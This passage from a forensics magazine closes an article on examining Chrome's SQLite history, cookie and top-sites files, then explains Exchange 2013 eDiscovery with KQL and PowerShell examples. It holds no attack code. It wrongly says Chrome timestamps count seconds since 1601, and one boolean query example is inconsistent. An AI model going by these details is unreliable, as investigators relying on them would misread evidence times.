In the forensics world there is a running debate about automating the work versus hands on forensics. I do not know which side of the debate I will come out on, but as of right now I am in the middle. There are some processes that certainly come out ahead being automated, saving the examiner loads of time and effort. But, there will be other processes that a good old fashioned hands on approach is much better. Here, EnCase can help the examiner out by providing us with an automated tool that will allow you to quickly search through the Google Chrome folders for keywords pertinent to your case, cutting down on the time you might have to take in searching each file by hand.

In the word search, remember just four words, EnCase came back with an astounding 5,598 hits! As I did this little bit of experimentation I did a little looking around while I was there in EnCase with Chrome open. I found that Chrome was not only recording my Internet activity, but it had also made some entries on other things that were going on on my computer! This was a surprise to say the least. I had been working a small case involving a local law enforcement agency and as I browsed around the search hits from the word search I started seeing file fragments from that case. Now, I do not know the how or the why, yet, as to why Chrome was holding these little tidbits, but I now know that it does. Chrome's program code is public so more research could certainly be completed to learn more about these kinds of incidents.

That last bit of knowledge could come in handy when examining a case and coming up against something unexpected. Hopefully a researcher somewhere will delve further in Chrome and its activities on a computer once it has been downloaded and installed! Sadly that would be beyond the scope of this article, so I will say adieu at this point, but do keep it in mind.

## SQLITE DATABASE BROWSER

Another open source tool that you can use to find your way around the Google Chrome SQLlite database files would be the SQLite Database Browser. This is an open source, freeware tool, that has some great applications when searching through the Chrome file system.. The Browser can be found on Sourceforge at *http://sqlitebrowser.sourceforge.net*. It is free to download and operates on several different operating systems. The program I utilized for this article was for the MAC OSX operating system and it worked well with the Chrome image that I had created. So, if you are a beginning forensic examiner who is short on cash, this could be a great tool for you to utilize. If you are an advanced forensic examiner, don't forget the open source tools. You can never have too many tools in the toolkit!

SQLite Database Browser (SDB) for the rest of the article, runs in a GUI format that is very user friendly. Once you have downloaded SDB and installed it you can start examining the files within Google Chrome. There are many different options available to you when you are using SDB, far too many to cover in the rest of this article, so experiment and learn as you go!





**Figure 16.** *SQLite Database Browser*


SQLite Database Browser – /Users/davidbiser/Desktop/Google/Chrome/User Data/Default/Archived History
Database Structure
Browse Data
Execute SQL

| Name | Object | Type | Schema |
|---|---|---|---|
| ▾meta | table | | CREATE TABLE meta(key LONGVARCHAR NOT NULL UNIQUE PRIMARY ... |
| key | field | LONGVARCHAR PRIMARY KEY | |
| value | field | LONGVARCHAR | |
| ▾urls | table | | CREATE TABLE urls(id INTEGER PRIMARY KEY,url LONGVARCHAR,title L... |
| id | field | INTEGER PRIMARY KEY | |
| url | field | LONGVARCHAR | |
| title | field | LONGVARCHAR | |
| visit_count | field | INTEGER | |
| typed_count | field | INTEGER | |
| last_visit_time | field | INTEGER | |
| hidden | field | INTEGER | |
| favicon_id | field | INTEGER | |
| ▸visits | table | | CREATE TABLE visits(id INTEGER PRIMARY KEY,url INTEGER NOT NULL,... |
| ▸visit_source | table | | CREATE TABLE visit_source(id INTEGER PRIMARY KEY,source INTEGER ... |
| ▾keyword_search_terms | table | | CREATE TABLE keyword_search_terms (keyword_id INTEGER NOT NUL... |
| keyword_id | field | INTEGER | |
| url_id | field | INTEGER | |
| lower_term | field | LONGVARCHAR | |
| term | field | LONGVARCHAR | |
| sqlite_autoindex_meta_1 | index | | |
| visits_url_index | index | | CREATE INDEX visits_url_index ON visits (url) |
| visits_from_index | index | | CREATE INDEX visits_from_index ON visits (from_visit) |
| visits_time_index | index | | CREATE INDEX visits_time_index ON visits (visit_time) |
| urls_url_index | index | | CREATE INDEX urls_url_index ON urls (url) |

**Figure 17.** *SQLite Database Browser Structure Fields*

In figure 17 I had loaded up one of the files from Chrome and took a look at the database structure layout. As you can see SDB lays out the various fields for you and gives a brief description of each one. This should help you to better understand the way SQLlite works as it holds information and in what format. Many forensic examiners have little experience working with database structures so this is a good way to start learning about it. Do not ever pass up the opportunity to gain new knowledge!



SQLite Database Browser – /Users/davidbiser/Desktop/Google/Chrome/User Data/Default/Cookies
Database Structure
Browse Data
Execute SQL
New Record
Delete Record
Go to:

Table: cookies

| | creation_utc | host_key | name | value | path | expires_utc | secure | httponly | last_access_ |
|---|---|---|---|---|---|---|---|---|---|
| 687 | 231046268228 | .media6degrees | acs | 018020e0f0h0l | / | 783085000000 | 0 | 0 | 231046268 |
| 688 | 231046401226 | .addthis.com | di | %7B%2216%22% | / | 303085000000 | 0 | 0 | 231109873 |
| 689 | 231046573226 | .contextweb.co | V | blcbLyvpRZpe | / | 335085000000 | 0 | 0 | 231046573 |
| 690 | 231046573227 | .contextweb.co | pb_rtb_ev | "2-530912.XX9 | / | 767046573227 | 0 | 0 | 231046573 |
| 691 | 231046573228 | bh.contextweb. | NSC_mhb-ci.dp | ffffffff09c11c8c | / | 231145000000 | 0 | 1 | 231046573 |
| 692 | 231046643226 | .pubmatic.com | PUBRETARGET | 461_14505546 | / | 292378000000 | 0 | 0 | 231046643 |
| 693 | 231124195154 | .dell.com | s_pers | %20gpv_pn%3D | / | 232924000000 | 0 | 0 | 231124195 |
| 694 | 231124283154 | .jobs.dell.com | __utma | 35946171.157 | / | 303124000000 | 0 | 0 | 231124283 |
| 695 | 231124283155 | .jobs.dell.com | __utmb | 35946171.18.9 | / | 232924000000 | 0 | 0 | 231124283 |
| 696 | 231124283157 | .jobs.dell.com | __utmz | 35946171.135 | / | 999124000000 | 0 | 0 | 231124283 |
| 697 | 231124303154 | .dell.com | __unam | 2bab46d-13c2 | / | 764800000000 | 0 | 0 | 231124303 |
| 698 | 231124343154 | .dell.112.2o7.n | s_vi | [CS]v1\|2876DE | / | 911163000000 | 0 | 0 | 231124343 |
| 699 | 231124518154 | jobs.dell.com | __atuvc | 9%7C2 | / | 303124000000 | 0 | 0 | 231124518 |
| 700 | 231124553155 | .addthis.com | uid | 50d20290a6b6 | / | 303124000000 | 0 | 0 | 231124553 |
| 701 | 231124555154 | .addthis.com | __atuvc | 3%7C51%2C8% | / | 303124000000 | 0 | 0 | 231124555 |
| 702 | 354698208375 | .atdmt.com | ANON | A=32E2541A8 | / | 783386000000 | 0 | 0 | 568733280 |
| 703 | 354698209375 | .atdmt.com | NAP | V=1.9&E=d3a& | / | 783386000000 | 0 | 0 | 568733280 |
| 704 | 354717042625 | .foxnews.com | weatherloc | %7B%22locatior | / | 754717000000 | 0 | 0 | 354784581 |
| 705 | 354719976625 | .foxnews.com | weatherdata_U | %7B%22weather | / | 365519000000 | 0 | 0 | 354784581 |


< 1 - 890 of 890 >

Go to: 0

**Figure 18.** *SQLite Database Browser Cookies Folder*

So in the interest of forensic excellence I loaded up the Chrome Cookies folder. Everyone loves cookies, especially a forensic examiner! As you can see in the picture there is quite a bit of information for us to examine in the cookies folder. But the important thing that I want you to notice is the time stamp section. It is very different than those we saw in FTK Imager and EnCase and you need to understand why this is so.

In Google Chrome a different format is followed when stamping the files with the date. The timestamp information are not constructed in an Epoch format, rather it is done as the number of seconds since midnight UTC of 1 January 1601. This has been noted before in several papers on Chrome. Throughout Chrome files you will notice that several different file formats are used. In other files the timestamp is in UTC. I am not sure as to why the different formats are used but you should be aware of this in case timestamps end up playing a large role in your investigation.



SQLite Database Browser – /Users/davidbiser/Desktop/Google/Chrome/User Data/Default/Top Sites

Table: thumbnails

| | url | url_rank | title | thumbnail | redirects | boring_score | good_clipping | at_top | last_ |
|---|---|---|---|---|---|---|---|---|---|
| 1 | http://www.google.com/chron | 2 | Welcome to Go | | http://www.go | 1.0 | 0 | 0 | 4133 |
| 2 | https://chrome.google.com/w | 3 | Chrome Web St | | https://chrome | 1.0 | 0 | 0 | 4133 |
| 3 | http://sans.org/ | 0 | SANS Infor | | http://www.sar | 1.0 | 0 | 0 | 569C |
| 4 | https://ieonline.microsoft.con | 1 | | | https://ieonlin | 1.0 | 0 | 0 | 569C |

< 1 - 4 of 4 >

Go to: 0

**Figure 19.** *SDB Chrome Top Sites Folder*

In Figure 19 I pulled out a file that could be of interest during an investigation. It is called “top sites.” Just the name alone should be enough to pique your investigative curiosity, right? So here they are. Since Chrome was new on the system I used there aren’t a whole lot of sites present, but Chrome does keep a record on the top visited sites by user. Again, this could be of high importance in many types of cases you could find yourself working. Chrome records the url of the site visited, it’s title, the redirect and gives it an “url_rank.” These are all great items to be able to include in a forensic report so hopefully you will remember that this is there for you to examine and use!

## SUMMARY

In this article we took an in-depth look at the program Google Chrome. We learned that it is based upon SQLite databases and that it can be examined utilizing a wide variety of tools. Chrome holds a huge amount of data that can be searched and accessed to assist in a great number of investigations. We looked at both free and purchased software and learned a great deal about the strengths of having both at your disposal.

Remember to bring your forensic training and skills to the examination of the Google Chrome database structure. We saw many types of files and naming conventions that would immediately lead us to believe that there was a high probability that evidence would exist in certain locations. We also, briefly, discussed the timestamps found within Chrome and the differences that you can expect to see. My hope is that this knowledge will assist you in future investigations and help to protect the world of 1's and 0's.

## ABOUT THE AUTHOR

*David Biser is a computer forensic examiner and ethical hacker. He has worked in the field for over 10 years and has obtained the Certified Ethical Hacking and Certified Computer Forensic Examiner certs from EC Council and the IACRB. He has attended training from SANS, the United States Secret Service and the National White Collar Crime Center. David has worked hundreds of computer forensic cases ranging from child pornography to credit card fraud to hacking cases and testified as an expert witness in state court. David enjoys pursuing new techniques in digital forensics and network security and spending time with his family. He is an avid reader and ethical hacker, constantly exploring new ways to help secure networks and investigate network related crimes.*

# EMAIL EDISCOVERY IN A MICROSOFT WORLD

by Eric Vanderburg

Microsoft Exchange provides email services for organizations and enterprises in many companies. In fact, it is the dominant player in this space. eDiscovery efforts often focus on email messages and their associated attachments in litigation and Microsoft has built in preservation, searching and review features into their product to ease the burden of eDiscovery efforts. This article explains the features Microsoft provides out of the box and how organizations can use these features.

**What you will learn:**

- How to preserve mailboxes for eDiscovery with Microsoft Exchange
- How SharePoint and Exchange integrate for eDiscovery
- Estimation, previewing and copying of search results in Exchange

**What you should know:**

- Query syntax for searching retained messages for eDiscovery
- Exchange permissions required to perform searches
- What Exchange can do natively for eDiscovery preservation and review

Electronic discovery (eDiscovery) may have once been a foreign term. However, it is now, due largely to the growth and relevance of electronic information in litigation, both a common term and a common challenge for companies large and small. eDiscovery is the process of preserving, filtering, reviewing and producing Electronically Stored Information (ESI). Email is often the first item looked at in eDiscovery and it has been crucial to many cases as emails often contain conversations about projects and draft documents and revisions. The largest corporate email system in use is Microsoft's Exchange and it is the one that this article will explore in regards to eDiscovery. The first step in email eDiscovery is preservation. Once data is determined to be potentially relevant to current or expected litigation, companies put litigation hold on the data to prevent it from being altered or deleted.

## PRESERVING MAILBOXES FOR EDISCOVERY

There are eDiscovery requests that will require users to have mailbox contents preserved until lawsuits or investigations are concluded. Messages that have been altered or deleted by mailbox users, along with the other processes need to be preserved as well. Using Exchange 2013, such can be accomplished through the litigation hold option. Litigation holds in Exchange 2013 allow email administrators to preserve the desired mailbox items. Items are preserved when deleted whether they were deleted by automatic procedures or intentionally by users. Items under litigation hold can be queried to search or retain items that match specific criteria. Litigation holds can be used to preserve emails for a specific duration or for an indefinite period.

Using Exchange 2013, users can make use of the eDiscovery and litigation hold wizard for searching items and preserving them when required or when they are to meet several business requirements. Here are some caveats to Microsoft's solution that have to be taken into account when using the wizard. Firstly, the option to conduct a search on all mailboxes cannot be used. Users must first select distribution groups or individual mailboxes before conducting a search. Secondly, eDiscovery searches cannot be removed if a search will also be used for litigation hold. The litigation hold option needs to first be disabled in order to remove a search.

## USING MICROSOFT EXCHANGE FOR EDISCOVERY

The Exchange Search creates content indexes that can be utilized for eDiscovery. Delegation of discovery tasks is made easier with Role Based Access Control (RBAC). This reduces the need for elevated privileges, which would otherwise be essential to allow users to make operational changes. The Exchange Admin Center (EAC) also provides a search interface that is easy to use even for non-technical personnel including Human Resources (HR) professionals, records managers or compliance officers. With the help of Microsoft Exchange, authorized users can conduct discovery searches and select one of three possible search options.

The first option is to estimate the search results. This option returns the estimated total number and size of items to be returned basing on the specified criteria. This is useful for determining if the search results are adequate for review. Attorney review time is precious and it is important to be specific enough to reduce the review set to a manageable number but to not miss out on important files. The second option is to preview the search results. This shows all the messages that have been returned from mailbox searches. The third option is to copy the search results. Users can select this option if they want to have the messages copied on to their Discovery mailbox.

Exchange Online and Exchange 2013 both provide for federated search capability as well as integration with Microsoft's SharePoint Online and SharePoint 2013. Federated searches allow for multiple organizations or systems to be searched if each belongs to the federation. With the use of eDiscovery Center, users can search and litigation hold contents associated with a case and these can include archived Lync contents, Exchange mailbox contents, SharePoint indexed file shares, documents and websites.

## QUERIES

eDiscovery makes use of KQL or Keyword Query Language. This is a querying syntax that comes similar to AQS or Advanced Query Syntax, used in Instant Search. Users who exercise familiarity with KQL may easily create effective search queries for indexes of search contents. KQL is made up of free text keywords such as words or phrases and property restrictions which filter the search based on metadata such as document author, file type or creation date. For example, the following search would find all Microsoft Word documents created by Eric Vanderburg with the word eDiscovery in them.

```
eDiscovery author:"Eric Vanderburg" filetype:docx
```

## REQUIRED PERMISSIONS

Users must be added to the Discovery Management role group to be able to do an eDiscovery search. The role group provides the mailbox search privilege, which allows users to do the eDiscovery search, and the legal hold privilege, which allows users to place mailboxes on litigation hold.

Permissions for eDiscovery associated tasks are assigned by members of the Organization Management group. These users can add people to their Discovery Management Role Group. They also have the privilege to create custom groups should they intend to narrow down the discovery manager's scope to subsets of users. Use the following procedure to add users to groups [1].

- Navigate to Permissions, then Admin roles.
- Select Discovery Management in the list view and then click Edit.
- Click Add (the plus sign) in the Role Group, under Members.
- In Select Members, select 1 or more users, click Add then OK.
- Click Save in the Role Group.

Alternatively, the procedure can be accomplished using the Exchange management shell as can be seen in the following command that adds a user called UserA to the Discovery Management group.

```
Add-RoleGroupMember -Identity "Discovery Management" -Member UserA
```

Users that do not belong to the role group or have not been assigned a search role will not be able to see the user interface for eDiscovery and litigation hold within the EAC. The eDiscovery cmdlets typically displayed in the Exchange management shell will also not be made available for these users.

## CREATION OF A DISCOVERY MAILBOX

Microsoft Exchange creates, by default, Discovery mailboxes [2]. These are the target mailboxes used for eDiscovery searches within the Exchange Admin Center (EAC). They can be created anytime required. However, it is important to note that these mailboxes cannot be converted to other types or repurposed. They can be removed though, as with other types of mailboxes. The Exchange management shell is typically used for the creation of a Discovery mailbox. This is an example syntax for how a mailbox "evanderburg" can be created:

```
New-Mailbox evanderburg -Discovery -UserPrincipalName evanderburg@eforensicsmag.com
```

## INTEGRATING SHAREPOINT ONLINE AND SHAREPOINT SERVER 2013

Exchange Online and Exchange 2013 can be integrated with SharePoint Online and Sharepoint 2013, allowing discovery managers to centrally manage data from Exchange and SharePoint with a single portal and to better manage cases and export results. eDiscovery Center provides the ability to perform search and preservation activities from one location. Authorized discovery managers may search and then preserve the contents across Exchange and SharePoint, including Lync contents as archived shared documents or instant message conversations.

eDiscovery Center can be used for case management. Users can create a case, search or preserve contents across several content repositories through a case management approach to eDiscovery. Lastly, eDiscovery Center allows for the exporting of search results. Discovery managers may use the eDiscovery Center for the export of search results. Any mailbox content that will be included can be exported to a PST file.

To configure eDiscovery Center Exchange and Sharepoint [3], first configure the server-to-server verification for Microsoft Exchange 2013 on the server running the SharePoint 2013. This can be performed in the Exchange management shell most easily. The following command will create the Exchange as a trustworthy security token issuer for a server called MyServer

```
New-SPTrustedSecurityTokenIssuer -Name Exchange -MetadataEndPoint https://MyServer/autodiscover/
                 metadata/json/1
```

After that, the full control permission will need to be given to Exchange for a site subscription to SharePoint 2013. These commands can be executed in the Exchange management shell to accomplish this for the MyServer server.

```
$exchange=Get-SPTrustedSecurityTokenIssuer
$app=Get-SPAppPrincipal -Site http://MyServer -NameIdentifier $exchange.NameId
$site=Get-SPSite http://MyServer
Set-SPAppPrincipalPermission -AppPrincipal $app -Site $site.RootWeb -Scope sitesubscription -Right
fullcontrol -EnableAppOnlyPolicy
```

The setup of eDiscovery Center also requires server-to-server verification for SharePoint on the server running Microsoft Exchange 2013. This can be configured with the following commands. The first command creates a directory for the scripts and the second command configures the application.

```
cd c:\'Program Files'\Microsoft\'Exchange Server'\V15\Scripts
.\Configure-EnterprisePartnerApplication.ps1 -AuthMetadataUrl <path to SharePoint AuthMetadataUrl>
-ApplicationType SharePoint
```

## REVIEWING

Ah, finally the review. Microsoft hasn't forgotten about that either. eDiscovery searches can be performed with the use of the Exchange Admin Center's (EAC) web-based interface. This way, even non-technical users as legal or HR professionals, compliance officers, and records managers will find it easier to do the eDiscovery. The Exchange management shell can also be used in performing searches.

What allows users to create their eDiscovery search or use the litigation hold to put search results on litigation hold is the EAC's eDiscovery and litigation hold wizard. When users start a search, a search subject will be created within the eDiscovery mailbox. This can be controlled to start, stop, modify or remove.

Once a search has been created, users can opt to obtain an estimated number of search results. This shall include keyword statistics allowing them to determine the effectiveness of their query. They can also preview all items that have been returned, message contents, total messages and how many have been returned from the source mailboxes. This information can be used in fine-tuning the query when required.

When establishing eDiscovery searches, there are certain parameters that users need to be specified. These include name, mailboxes and search queries. The first parameter is the name. The name is primarily used for search identification. When copying search results to discovery mailboxes, folders will be created using search names and timestamps to identify each search result uniquely.

The second parameter is the mailbox. Users may search mailboxes through the Exchange 2013 organization. In case that same search will be used in litigation holding items, mailboxes need to be specified. Distribution groups can be organized to include the mailbox user's part of the group. Group membership is calculated after creating searches and when subsequent membership changes do not reflect automatically in searches. Users' archive and primary mailboxes are included in searches by default.

The third parameter is the search query. Mailbox contents may be included from specified mailboxes or search queries can be used to return more relevant items. The parameters necessary to be specified in search queries are keywords, start and end dates, recipients, and senders and message types.

The keyword is a primary element of the search query. Keywords can be specified in search message contents. Users may also make use of logical operators such as AND, NOT and OR. In addition, Exchange 2013 supports the NEAR operator. This will allow users to search words and phrases within the proximity of other words or phrases. For example, if the search was for “head” NEAR “wound” then searches with “head wound” would be ranked higher than “wound to the head” which would be higher than “at the head intending to wound”.

It is important to enclose phrases in quotation marks when searching for exact matches of multiple word phrases. For instance, searching “competition and plan” will return messages containing the exact phrase match, whereas specifying competition AND plan will return messages containing the words, competition and plan, anywhere within the message.

It is also important that logical operators like OR and AND are capitalized so they will be considered as operators rather than as keywords. The use of explicit parenthesis is recommended for queries that mix multiple operators so misinterpretations and mistakes can be avoided. For instance, searching for messages containing either LetterA or LetterB AND either LetterC or LetterB have to be expressed as (LetterA OR LetterB) AND (LetterC OR LetterD).

After keywords, the next search query parameter you should know and understand is the use of start and end dates. As per default, eDiscovery doesn't have any limit on searches by date range. When searching for messages sent on a particular date range, users can narrow their search by making specific the start and the end dates. If end dates are not specified, searches will return with the latest results each time users restart. Search queries often use recipients and senders to filter search results. It is also possible to narrow searches down by specifying senders and recipients of the messages. Domain names, display names and email addresses and may be used for an easier search.

Lastly, message types are also a common parameter of search queries. All message types are searched by default if a message type is not provided. However, users can restrict their searches by picking out particular message types, such as journals, notes, meetings, Lync contents, contacts, email or documents.

There are several caveats to reviewing documents in the EAC. Attachments that are not natively supported by Exchange will require specific filters to be installed on the mailbox server in order for them to be indexed. Some items are not indexable. Microsoft labels these items unsearchable. These include items such as Windows Media Audio (WMA), Apple Quicktime MOV files and mp3 files and many others.

The Exchange Search cannot index messages that have been encrypted with the use of technologies such as S/MIME. Hence, eDiscovery doesn't return search results for these messages. When users select to include items, which are unsearchable in their search results, the encrypted messages would then be copied on to discovery mailboxes.

Exchange does support Information Rights Management (IRM) protected items. The Exchange Search can index messages that are protected using IRM. They are hence included in search results in case they match the query parameters. IRM messages need to be protected with the use of AD RMS Active Directory Rights Management Service cluster in the Active Directory forest similar to the Mailbox servers in order for Exchange to index them.

De-duplication is also available in Exchange. When it comes to having search results copied on to discovery mailboxes, users are able to de-duplicate search results to copy only one instance of an exclusive message to a discovery mailbox. There are benefits surrounding de-duplication of results. These include:

- Lower requirements for storage
- Smaller size of discovery mailbox due to the reduced number of copied messages
- Reduced workload on the part of discovery managers, or legal counsel
- Reduced cost for the eDiscovery, although this will depend on how many duplicate items will be excluded from the search results

## ESTIMATION, PREVIEWING AND COPYING OF SEARCH RESULTS

After completing an eDiscovery search, users can get a view of the result estimates in the EAC's Details pane. Estimates typically include how many items have been returned and what the total size of the items is. Users will also be given the opportunity to get a view of the keyword statistics. This returns details concerning the items that have been returned for all keywords used in search queries. The information is most helpful in finding out whether or not the queries have been effective.

Queries that are too broad will most likely return bigger data sets. These will need more resources for review and hence, raise the costs for doing the eDiscovery. On the other hand, queries that are too narrow will significantly bring a reduction to the amount of returned records causing some valuable data to be missed. Sometimes, this will even result to no records being returned at all. Keyword statistics and estimates may be used in fine-tuning queries to meet the essential requirements.

Users may also preview search results in order to ensure further that the messages returned do contain the contents they have intended to search for. The eDiscovery Search Preview will display the messages returned by searches and those from the mailboxes searched. Previews are quickly generated and the generation will not even require users to copy the messages to their discovery mailboxes.

After verifying the quality and quantity of the search results, users may have them copied to discovery mailboxes. Copies can include items that were unsearchable, de-duplicate files before copying, log and send email notifications. Users can only enable basic logging when trying to copy items by default though. Full logging can be selected if in case it is desired that information concerning all the records is returned through the search. eDiscovery searches have the potential to return large numbers of records. It can take a really long time for these records to get copied on to discovery mailboxes. Rather than wait the entire day in front of the computer for the process completion, users may instead consider getting mail notifications after the copying has been completed.

## PRESERVATION AND SYSTEM RESOURCES

eDiscovery searches can easily overwhelm server resources if not controlled properly. Exchange includes several throttling parameters that can be used to control the amount of system resources allocated to servicing eDiscovery searches.

- DiscoveryMaxConcurrency – the maximum number of eDiscovery searches users may perform concurrently, valued at 2.
- DiscoveryMaxMailboxes – the maximum number of mailboxes users can search in one eDiscovery search, valued at 50
